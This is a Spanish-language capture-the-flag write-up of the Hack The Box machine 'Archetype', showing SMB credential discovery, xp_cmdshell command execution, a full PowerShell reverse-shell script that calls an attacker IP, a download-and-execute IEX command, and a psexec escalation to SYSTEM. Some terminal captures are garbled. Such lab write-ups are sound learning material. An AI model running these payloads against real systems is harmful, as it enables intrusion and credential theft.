


Archetype



Introducción

Archetype es una máquina de nivel *fácil* en Hack The Box orientada a la explotación de servicios Microsoft, específicamente SQL Server y SMB. El objetivo es obtener acceso inicial a través de credenciales expuestas, ejecutar comandos en el sistema y escalar privilegios hasta obtener control total como *NT AUTHORITY\SYSTEM*.

Vamos con el proceso de reconocimiento, veamos que servicios tenemos en esta máquina y los puertos disponibles, el mismo proceso de siempre.

Scanned at 2025-02-28 14:07:17 -05 for 34s

Not shown: 51597 closed tcp ports (reset), 13928 filtered tcp ports (no-response)

Some closed ports may be reported as filtered due to --defeat-rst-ratelimit

PORT	STATE	SERVICE	REASON
135/tcp	open	msrpc	syn-ack ttl 127
139/tcp	open	netbios-ssn	syn-ack ttl 127
445/tcp	open	microsoft-ds	syn-ack ttl 127
1433/tcp	open	ms-sql-s	syn-ack ttl 127
47001/tcp	open	winrm	syn-ack ttl 127
49664/tcp	open	unknown	syn-ack ttl 127
49665/tcp	open	unknown	syn-ack ttl 127
49666/tcp	open	unknown	syn-ack ttl 127
49668/tcp	open	unknown	syn-ack ttl 127
49669/tcp	open	unknown	syn-ack ttl 127

Aquí es un buen ejemplo para usar el script de extractPorts ya que tenemos varios puertos abiertos, así que seguimos con el escaneo final.

```
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp   open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-ntlm-info:
|   10.129.190.171:1433:
|     Target_Name: ARCHETYPE
|     NetBIOS_Domain_Name: ARCHETYPE
|     NetBIOS_Computer_Name: ARCHETYPE
|     DNS_Domain_Name: Archetype
|     DNS_Computer_Name: Archetype
|     Product_Version: 10.0.17763
|_ ssl-date: 2025-02-28T19:11:10+00:00; +1s from scanner time.
| ms-sql-info:
|   10.129.190.171:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_   TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-02-28T19:04:48
|_ Not valid after: 2055-02-28T19:04:48
```

```
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc          Microsoft Windows RPC
49665/tcp open  msrpc          Microsoft Windows RPC
49666/tcp open  msrpc          Microsoft Windows RPC
49668/tcp open  msrpc          Microsoft Windows RPC
49669/tcp open  msrpc          Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: Archetype
|   NetBIOS computer name: ARCHETYPE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-02-28T11:11:02-08:00
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-02-28T19:11:01
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h36m01s, deviation: 3h34m41s, median: 0s
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>
Nmap done: 1 IP address (1 host up) scanned in 75.31 seconds

Tenemos disponible el puerto SMB, veamos los recursos compartidos que contiene:

```
> smbclient -L //10.129.190.171// -N
```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
<u>backups</u>	Disk	
C\$	Disk	Default share
IPC\$	IPC	Remote IPC

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.190.171 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

Uno de los recursos que no son administrativos es el que esta subrayado el cual es 'backups'

Ingresemos al recurso y veamos si tenemos documentos que nos interesen.

Para entrar:

```
> smbclient //10.129.190.171/backups -U 'guest'
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \>
smb: \>
smb: \> dir
```

.	D	0	Mon Jan 20 07:20:57 2020
..	D	0	Mon Jan 20 07:20:57 2020
prod.dtsConfig	AR	609	Mon Jan 20 07:23:02 2020

Lo descargamos:

```
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig
smb: \> exit
```

Salimos y lo abrimos:

```
> cat prod.dtsConfig -l java
```

File: **prod.dtsConfig**

```
1 <DTSTConfiguration>
2   <DTSTConfigurationHeading>
3     <DTSTConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPackageID="..." GeneratedDate="
4     "20.1.2019 10:01:34" />
5   </DTSTConfigurationHeading>
6   <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" ValueType="
7   String">
8     <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI
10.1;Persist Security Info=True;Auto Translate=False;</ConfiguredValue>
9   </Configuration>
10 </DTSTConfiguration>
```

Tenemos credenciales.

Entonces para ingresar de manera remota a SQL server, vamos a usar impacket, solo que esta vez va a ser con -msqlclient


```
> impacket-mssqlclient ARCHETYPE/sql_svc:M3g4c0rp123@10.129.190.171 -windows-auth
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (ARCHETYPE\sql_svc  dbo@master)>

SQL (ARCHETYPE\sql_svc  dbo@master)>
SQL (ARCHETYPE\sql_svc  dbo@master)> █
```

Para dar permisos de ejecución de código tendremos que habilitar lo siguiente:

```
SQL (ARCHETYPE\sql_svc  dbo@master)> help
File System
  lcd {path}          - changes the current local directory to {path}
  exit                - terminates the server process (and this session)
  enable_xp_cmdshell  - you know what it means
  disable_xp_cmdshell - you know what it means
```

'enable xp cmdshell'

Como mandar comandos de powershell y ver quien es el usuario.

```
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "whoami"
ERROR(ARCHETYPE): Line 1: SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security configuration for this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabling 'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online.
SQL (ARCHETYPE\sql_svc dbo@master)> enable_xp_cmdshell
INFO(ARCHETYPE): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "whoami"
output
-----
archetype\sql_svc

NULL

SQL (ARCHETYPE\sql_svc dbo@master)> █
```

En primera instancia, no nos va a permitir ejecutar comandos de terminal, para eso tenemos que habilitar esta opción, para hacerlo solo usamos 'enable_xp_cmdshell'

Y así podremos usar estos comandos.

¿Qué es winPEAS ?

Es una herramienta que **automatiza la enumeración** de configuraciones inseguras en **Windows**, ayudando a identificar posibles vías de escalación de privilegios.

Con esta herramienta vamos a poder lograr escalar privilegios en sql server

Así que empezamos, para poder escalar privilegios, nuevamente haremos uso de una reversechell, creamos un archivo .ps1 y colocamos la dirección de hackthebox y el puerto 8888 de esta manera en el script.

Powershell-ReverShell 1 línea


```
GNU nano 8.3 rshell.ps1 *
$client = New-Object System.Net.Sockets.TCPClient('10.10.15.161',8888);$stream
```

```
File: rshell.ps1
$client = New-Object System.Net.Sockets.TCPClient('10.10.15.161',8888);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex ". { $data } 2>&1" | Out-String ); $sendback2 = $sendback + 'PS ' + (pwd).Path + '> '; $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

Hacemos el mismo proceso que hemos hecho antes (nombre aquí) cargamos el servidor web para poder ingresarlo en el script y así engañar al servicio y ejecutarlo dentro y hacer así una revershell psdt: esa es mi forma informal de explicarlo

Encendemos el servidor:

```
> python3 -m http.server 80 (master)> xp_cmdshell "whoami"
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [01/Mar/2025 12:51:38] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [01/Mar/2025 12:51:40] code 404, message File not found
127.0.0.1 - - [01/Mar/2025 12:51:40] "GET /favicon.ico HTTP/1.1" 404 -
10.10.15.161 - - [01/Mar/2025 12:52:05] "GET / HTTP/1.1" 200 -
10.10.15.161 - - [01/Mar/2025 12:52:06] code 404, message File not found
10.10.15.161 - - [01/Mar/2025 12:52:06] "GET /favicon.ico HTTP/1.1" 404 -
10.10.15.161 - - [01/Mar/2025 12:54:59] "GET / HTTP/1.1" 200 -
```

Ponemos en encucha a Netcat en el puerto 8888, el cual fue el mismo que ingresamos en el rshell.ps1 y así todo estará listo:

```
> cd P_HackBox/maquinas/archetype
> cd scripts
> ll
-rw-r--r-- root root 511 B Sat Mar 1 12:00 rshell.ps1
> sudo nc -lvp 8888
[sudo] password for ricardo:
listening on [any] 8888 ...
```

Ahora en el acceso remoto de SQL server, pondremos el siguiente comando para ejecutar el revershell, el cual consta de lo siguiente:

```
xp_cmdshell "powershell "IEX (New-Object Net.WebClient).DownloadString('http://10.10.15.161/rshell.ps1\');" "
```

```
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell
ERROR(ARCHETYPE): Line 1: SQL Server blocked access to procedure 'xp_cmdshell' of compon
s turned off as part of the security configura
g sp_configure. For more information about e
SQL (ARCHETYPE\sql_svc dbo@master)> enable_
INFO(ARCHETYPE): Line 185: Configuration opt
INFO(ARCHETYPE): Line 185: Configuration opt
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmds
output: HTTP on 0.0.0.0 port 80 (http://0.0.0
[01/Mar/2025 12:51:38] "GET /
archetype\sql_svc/Mar/2025 12:51:40] code 4
127.0.0.1 - - [01/Mar/2025 12:51:40] "GET /
NULL0.15.161 - - [01/Mar/2025 12:52:05] "GE
10.10.15.161 - - [01/Mar/2025 12:52:06] code
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmds
l.ps1\");"
[01/Mar/2025 12:54:59] "GE
[01/Mar/2025 13:12:26] "GE

Shell No. 1
cd P_HackBox/maquinas/archetype
cd scripts
ll
.rw-r--r-- root root 511 B Sat Mar 1 12:47:44 2025
rshell.ps1
sudo nc -lvnp 8888
[sudo] password for ricardo:
listening on [any] 8888 ...
connect to [10.10.15.161] from (UNKNOWN) [10.129.2.
105] 49676

PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32>
```

Tenemos acceso.

Mode	LastWriteTime		Length	Name
d——	1/19/2020	10:39 PM		Administrator
d-r—	1/19/2020	10:39 PM		Public
d——	1/20/2020	5:01 AM		sql_svc

PS C:\Users> █

Aqui podemos ver los usuarios, obviamente el Administrador, no tendremos a acceso a realizar procesos, así que usamos el de sql_svc y vemos que tiene.

```
PS C:\Users\sql_svc> cd Desktop
PS C:\Users\sql_svc\Desktop> ls

Directory: C:\Users\sql_svc\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar----- 2/25/2020   6:37 AM           32 user.txt

PS C:\Users\sql_svc\Desktop> type user.txt
3e7b102e78218e935bf3f4951fec21a3
PS C:\Users\sql_svc\Desktop> █
```

3e7b102e78218e935bf3f4951fec21a3

Y así encontramos la primera bandera.

Para poder hacer la escala de privilegios vamos a usar un ejecutable que lleva el nombre normalmente de winPeas, que nos va a otorgar el privilegio mas alto para poder acceder a Administrador. descargamos el archivo y lo dejamos en la misma carpeta donde abrimos el servidor con anterioridad es decir en los scripts junto a .ps1

```
> mv /home/ricardo/Downloads/winPEASx64.exe .
> ll
.rw-r--r-- root root 511 B Sat Mar 1 12:47:44 2025 rshell.ps1
.rw-rw-r-- ricardo ricardo 1.8 MB Sat Mar 1 13:29:22 2025 winPEASx64.exe
```

Vamos al acceso remoto de Netcat y volvemos a descargar el archivo por medio de wget especificamos la dirección del servidor y la ubicación del nombre del archivo.exe luego ponemos el formato outfile y winPeasx64 para que lo descargue.

```
PS C:\Users\sql_svc\Downloads> wget http://10.10.15.161/winPEASx64.exe
-outfile winPEASx64.exe
PS C:\Users\sql_svc\Downloads> ls
```

Machine Translated by Google

Directory: C:\Users\sql_svc\Downloads

Mode	LastWriteTime	Length	Name
-a	3/1/2025 10:36 AM	1930752	winPEASx64.exe

```
C:\Users\sql_svc\Downloads> powershell
powershell
PS C:\Users\sql_svc\Downloads> wget http://10.10.14.9/winPEASx64.exe -outfile winPEASx64.exe
PS C:\Users\sql_svc\Downloads> ls
```

Para ejecutarlo usamos el parametro '.' como en otros casos de terminal con obviamente el nombre del ejecutable.

Pero la parte importante esta en esta seccion:

```
????????????? UAC Status
? If you are in the Administrators group check how to bypass the UAC https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#basic-uac-bypass-full-file-system-access
  ConsentPromptBehaviorAdmin: 5 - PromptForNonWindowsBinaries
  EnableLUA: 1
  LocalAccountTokenFilterPolicy:
  FilterAdministratorToken:
    [*] LocalAccountTokenFilterPolicy set to 0 and FilterAdministratorToken ≠ 1.
    [-] Only the RID-500 local admin account can be used for lateral movement.

????????????? PowerShell Settings
  PowerShell v2 Version: 2.0
  PowerShell v5 Version: 5.1.17763.1
  PowerShell Core Version:
  Transcription Settings:
  Module Logging Settings:
  Scriptblock Logging Settings:
  PS history file: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
  PS history size: 79B
```

C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

En esta ruta se encuentra lo que nos interesa, nos dirigimos alli y listamos.

```
PS C:\Users\sql_svc\AppData> cd Roaming\Microsoft\Windows\PowerShell\PSReadLine
PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> ls

Directory: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine

Mode                LastWriteTime         Length Name
----                -
-ar-----         3/17/2020   2:36 AM             79 ConsoleHost_history.txt

PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine>
```

net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!

exit

El archivo contiene esa información, lo que parece ser el inicio de sesión del usuario administrador, ahora podemos psexec.py para obtener acceso remoto de administrador.


```
> python3 /home/ricardo/P_HackBox/maquinas/EscapeTwo/impacket/build/scripts-3.12/psexec.py administrator@10.129.2.105
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on 10.129.2.105.....
[*] Found writable share ADMIN$
[*] Uploading file JJrcVpnR.exe
[*] Opening SVCManager on 10.129.2.105.....
[*] Creating service dBlQ on 10.129.2.105.....
[*] Starting service dBlQ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

C:\Windows\system32>
C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> █
```



Mode	LastWriteTime	Length	Name
-a----	7/28/2021 2:18 AM	45272	powercat11.exe
-a----	7/28/2021 2:23 AM	1678336	powercat12.exe

Descargamos exitosamente el binario. Para ejecutarlo haremos lo siguiente:

PS C:\Users\sgl\src\Downloads> Pagina 14 / 17

Como vemos somos autoridad en el sistema.

Estamos dentro y ese sería el privilegio máximo, como último punto buscamos la última bandera del usuario administrador que antes no lográbamos entrar.

```
Directory of C:\Users\Administrator\Desktop

07/27/2021  01:30 AM    <DIR>          .
07/27/2021  01:30 AM    <DIR>          ..
02/25/2020  06:36 AM                32 root.txt
                1 File(s)                32 bytes
                2 Dir(s)  10,714,308,608 bytes free

C:\Users\Administrator\Desktop> type root.txt
b91ccec3305e98240082d4474b848528
C:\Users\Administrator\Desktop> 
```

Maquina completada.

9. Conclusiones y Aprendizajes

- La explotación de SMB reveló credenciales reutilizadas.
- SQL Server permitió ejecución remota de comandos.
- winPEAS identificó archivos con credenciales sensibles.
- psexec.py facilitó la escalada a *NT AUTHORITY\SYSTEM*.

10. Recomendaciones

- Restringir el acceso a recursos compartidos en SMB.
- Deshabilitar `xp_cmdshell` en SQL Server.
- Evitar almacenar credenciales en archivos de texto.
- Implementar más controles en la gestión de privilegios.